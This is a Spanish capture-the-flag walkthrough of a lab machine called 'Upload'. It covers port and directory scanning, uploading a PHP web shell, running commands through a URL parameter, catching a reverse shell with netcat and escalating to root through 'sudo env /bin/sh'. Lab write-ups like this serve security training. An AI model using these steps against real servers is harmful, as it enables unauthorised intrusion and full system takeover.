Máquina Upload


Comenzamos realizando un escaneo general con nmap sobre la IP de la máquina víctima para ver que puertos tiene abiertos.
Este escaneo realiza un escaneo de todos los puertos disponibles en el host "172.17.0.2", mostrando solo los puertos abiertos, utilizando el escaneo de tipo TCP SYN ("-sT"), estableciendo una velocidad mínima de envío de paquetes de 5000 por segundo ("--min-rate 5000"), activando el modo de verbosidad extremadamente alto ("-vvv"), desactivando la resolución DNS ("-n"), no realizando el ping previo al escaneo ("-Pn"), y guardando los resultados en formato Greppable en un archivo llamado "allPorts" ("-oG allPorts").

```
❯ nmap -p- --open -sT --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
çHost discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-11 21:54 GMT
Initiating Connect Scan at 21:54
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.02% done
Completed Connect Scan at 21:54, 1.03s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received user-set (0.00012s latency).
Scanned at 2024-04-11 21:54:17 GMT for 1s
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
```


Vemos que tan solo tiene el puerto 80 abierto, es decir, el servicio http, donde estará corriendo una página web que inspeccionaremos en unos instantes.
Lanzamos un conjunto de scripts predeterminado con nmap para que nos reporte más información.
El comando realiza un escaneo utilizando el script de versión y detección de servicio ("-sCV"), enfocándose únicamente en el puerto 80 ("-p80") del host "172.17.0.2", y guarda los resultados en un archivo de texto plano llamado "targeted" ("-oN targeted").

```
❯ nmap -sCV -p80 172.17.0.2 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-11 21:55 GMT
Nmap scan report for 172.17.0.2
Host is up (0.00023s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Upload here your file
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds
```

Vemos el título, la versión de Apache, y poca información más.
Accedemos a la web para ver ante qué nos enfrentamos.




Encontramos un campo donde podemos subir archivos. Esto, sumando al nombre de la máquina, nos deja claro que tendremos que abusar de una subida de archivos para intentar ganar acceso a la máquina.
Probamos a subir un archivo txt de prueba:




Nos indica que se ha subido correctamente. Ahora vamos a tratar de ubicarlo en algún directorio realizando fuzzing para descubrir posibles directorios. Para ello usaremos la herramienta gobuster:

```
❯ gobuster dir -u http://172.17.0.2/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 --add-slash
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
2024/04/11 22:01:34 Starting gobuster in directory enumeration mode
===============================================================
/icons/               (Status: 403) [Size: 275]
/uploads/             (Status: 200) [Size: 741]
/server-status/       (Status: 403) [Size: 275]

===============================================================
2024/04/11 22:01:40 Finished
===============================================================
```

Encontramos un directorio uploads.
Accedemos a él y encontramos el archivo que hemos subido:




También comprobamos que lo podemos abrir sin problemas:




Como ya tenemos una ruta donde ubicar los archivos que subimos, vamos a tratar de subir un archivo con código php malicioso. Si lo logramos y este es interpretado por la máquina, podremos llegar a ejecutar comandos en la máquina que corre el servicio web, lo que se conoce como RCE -> (Remote Code Execution)

Creamos un archivo llamado cmd.php
En este incluimos incluiremos el siguiente contenido:




GET es un método de solicitud utilizado en HTTP para enviar datos a un servidor web. Cuando se usa en una URL, como en ?cmd=valor, indica que se está pasando un parámetro llamado cmd con un valor específico. En el contexto de este código PHP, `$_GET['cmd']` captura el valor del parámetro cmd pasado en la URL y lo utiliza como un comando para ejecutar en el sistema.


Observamos que la hemos subido correctamente:



Nos dirigimos como antes al directorio /uploads donde lo deberíamos encontrar:




Observamos que nos está interpretando el php, ya que no aparece el texto que hemos incluido en nuestro cmd.php
Confirmamos que es vulnerable y procedemos a ejecutar un comando.




En este caso, al acceder a la URL `http://172.17.0.2/uploads/cmd.php?cmd=id`, estamos utilizando el método GET para enviar un parámetro llamado `cmd` con el valor `id`.

El código PHP en el archivo `cmd.php` ejecuta el comando del sistema que se pasa como valor de `cmd`. Por lo tanto, al pasar `id` como valor de `cmd`, el servidor ejecuta el comando `id`, que muestra la identificación del usuario y los grupos a los que pertenece en el sistema operativo.


El siguiente paso, una vez hemos comprobado que tenemos ejecución remota de comandos sobre la máquina, ejecutamos un comando que nos envíe una consola interactiva a nuestra máquina atacante. A esto se le conoce como Reverse Shell.
Para ello, nos ponemos en escucha previamente en nuestra máquina atacante, por ejemplo con netcat:



A continuación, ejecutamos la reverse shell a través de la url como anteriormente el comando id.
Le pasaremos el siguiente valor al parámetro cmd:
Los caracteres "&" los url-encodearemos para que no nos den problemas (corresponden al %26):



Tras ejecutarlo, comprobamos que hemos ganado acceso a la máquina.



Realizaremos un breve tratamiento de la tty para poder operar de forma cómoda sobre la consola.

```
www-data@dac711cb3d13:/var/www/html/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@dac711cb3d13:/var/www/html/uploads$ ^Z
zsh: suspended  nc -nlvp 443
❯ stty raw -echo; fg
[1]  + continued  nc -nlvp 443
                              reset xterm
```

```
www-data@dac711cb3d13:/var/www/html/uploads$ export TERM=xterm
www-data@dac711cb3d13:/var/www/html/uploads$ export SHELL=bash
www-data@dac711cb3d13:/var/www/html/uploads$ stty rows 62 columns 248
www-data@dac711cb3d13:/var/www/html/uploads$
```

Los comandos ejecutados han sido:

```
script /dev/null -c bash
(hacemos ctrl + Z)
stty raw -echo; fg
reset xterm
stty rows 62 columns 248
export TERM=xterm
export SHELL=bash
```

Pondremos en rows y columns las columnas y filas que correspondan a la pantalla de nuestra máquina.
Una vez hecho esto podemos maniobrar con comodidad, pudiendo hacer Ctrl+L para limpiar la pantalla así como Ctrl+C.

Escalada de privilegios:

Una de las primeras comprobaciones que se realiza al ganar acceso a una máquina es ejecutar el comando "sudo -l" para listar los permisos de sudo que tiene el usuario actual en el sistema. Muestra qué comandos específicos el usuario puede ejecutar con privilegios elevados utilizando sudo, así como cualquier restricción aplicada a esos comandos.

```
www-data@dac711cb3d13:/$ sudo -l
Matching Defaults entries for www-data on dac711cb3d13:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on dac711cb3d13:
    (root) NOPASSWD: /usr/bin/env
www-data@dac711cb3d13:/$
```

En este caso observamos que podemos ejecutar el binario "/usr/bin/env" como el usuario root, sin proporcionar contraseña.

Si no sabemos como explotarlo, podemos recurrir a https://gtfobins.github.io/ , y si es crítico esta página nos indicará como podemos explotarlo. En este caso es sencillo ya que con env podemos lanzarnos directamente una consola, y al poder ejecutarlo como root, esta consola será lanzada con sus permisos, de forma que hemos logrado el nivel de privilegios máximo sobre la máquina !

```
www-data@dac711cb3d13:/$ sudo env /bin/sh
# whoami
root
#
```